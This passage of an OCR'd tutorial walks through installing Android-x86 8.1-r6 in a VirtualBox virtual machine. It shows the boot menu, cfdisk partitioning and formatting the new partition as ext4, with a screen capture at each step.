
4.00 MB 2.00 TB

Create Cancel

8. After done create the OS in Virtual Box, next is click **Start** on the dialog box to launch the Android OS.



9. Select the start-up disk and then click **Start**.




Select start-up disk

Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.

The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.


android-x86_64-8.1-r6.iso (847.00 MB)

10. Select the Installation in the figure below and then press **Enter**.




```
Android-x86 Live & Installation CD 8.1-r6

Live CD - Run Android-x86 without installation
Live CD - Debug mode
Installation - Install Android-x86 to harddisk

Advanced options...                                  >

Press [Tab] to edit options

Automatic boot in 58 seconds...
```

11. Select **Create/Modify partitions** and press **Enter**.




```
                    Choose Partition
 Please select a partition to install Android-x86:

 Recommended minimum free space - 4GB  ¦  Optimum free space >= 8GB

 Partition ¦ Filesystem ¦ Label            ¦ Size      ¦ Drive name/model

                      Create/Modify partitions
                      Detect devices

                      <  OK  >            <Cancel>
```

12. Choose **No** and then press **Enter**.




```
          Confirm
  Do you want to use GPT?

     <  Yes  >   <  No  >
```

13. Move the selection to **New** and then press **Enter** to create new disk partition.




```
                         cfdisk (util-linux-ng 2.14.1)

                              Disk Drive: /dev/sda
                        Size: 42949672960 bytes, 42.9 GB
                Heads: 255   Sectors per Track: 63   Cylinders: 5221

    Name        Flags       Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
                             Pri/Log   Free Space                       42944.19









     [  Help   ]  [   New   ]  [  Print   ]  [   Quit   ]  [  Units   ]
     [  Write  ]

                      Create new partition from free space
```

14. Choose **Primary** and then press **Enter**.




```
                         cfdisk (util-linux-ng 2.14.1)

                              Disk Drive: /dev/sda
                        Size: 42949672960 bytes, 42.9 GB
              Heads: 255   Sectors per Track: 63   Cylinders: 5221

    Name         Flags       Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
                             Pri/Log    Free Space                       42944.19









     [Primary]  [Logical]  [Cancel ]


                         Create a new primary partition_
```

15. Next, move the selection to **Bootable,** press **Enter** and then move the selection to the **Write** and then press **Enter**.




```
                         cfdisk (util-linux-ng 2.14.1)

                              Disk Drive: /dev/sda
                        Size: 42949672960 bytes, 42.9 GB
              Heads: 255   Sectors per Track: 63   Cylinders: 5221

    Name         Flags       Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
    sda1                     Primary    Linux                            42944.19









     [ Bootable ]  [  Delete  ]  [   Help   ]  [ Maximize ]  [  Print   ]
     [   Quit   ]  [   Type   ]  [  Units   ]  [  Write   ]

                 Toggle bootable flag of the current partition
```

16. Next, it will pop up one message ask u to input yes/no, type “**yes**” and **Enter**.




```
                          cfdisk (util-linux-ng 2.14.1)

                               Disk Drive: /dev/sda
                         Size: 42949672960 bytes, 42.9 GB
               Heads: 255   Sectors per Track: 63   Cylinders: 5221

    Name         Flags       Part Type  FS Type          [Label]        Size (MB)
 -------------------------------------------------------------------------------
    sda1         Boot         Primary   Linux                            42944.19




     Are you sure you want to write the partition table to disk? (yes or no): ye

                 Warning!!  This may destroy data on your disk!
```

17.   Move the selection to Quit to return to the install the disk partition.




```
                          cfdisk (util-linux-ng 2.14.1)

                               Disk Drive: /dev/sda
                         Size: 42949672960 bytes, 42.9 GB
               Heads: 255   Sectors per Track: 63   Cylinders: 5221

    Name         Flags       Part Type  FS Type          [Label]        Size (MB)
 -------------------------------------------------------------------------------
    sda1         Boot         Primary   Linux                            42944.19


     [ Bootable ]  [  Delete  ]  [   Help   ]  [ Maximize ]  [  Print   ]
     [   Quit   ]  [   Type   ]  [  Units   ]  [  Write   ]
                          Wrote partition table to disk
                    Toggle bootable flag of the current partition
```

18. Select the partition that created and click **Enter**.




```
Choose Partition
Please select a partition to install Android-x86:

Recommended minimum free space - 4GB  ¦  Optimum free space >= 8GB

Partition ¦ Filesystem ¦ Label                ¦ Size      ¦ Drive name/model
  sda1         unknown                              39.99GB   VBOX HARDDISK

  Create/Modify partitions
  Detect devices

                    <  OK  >              <Cancel>
```

19. Select **ext4** for the file system and then click **OK** to confirm.




```
Choose filesystem
Please select a filesystem to format sda1:

                          Do not re-format
                          ext4
                          ntfs
                          fat32

                    <  OK  >              <Cancel>
```

20. Choose **Yes** and click **Enter**.




```
Confirm

You chose to format sda1 to ext4.
All data in that partition will be LOST.

Are you sure to format the partition sda1?
```

21. Choose **Yes** and click **Enter**.



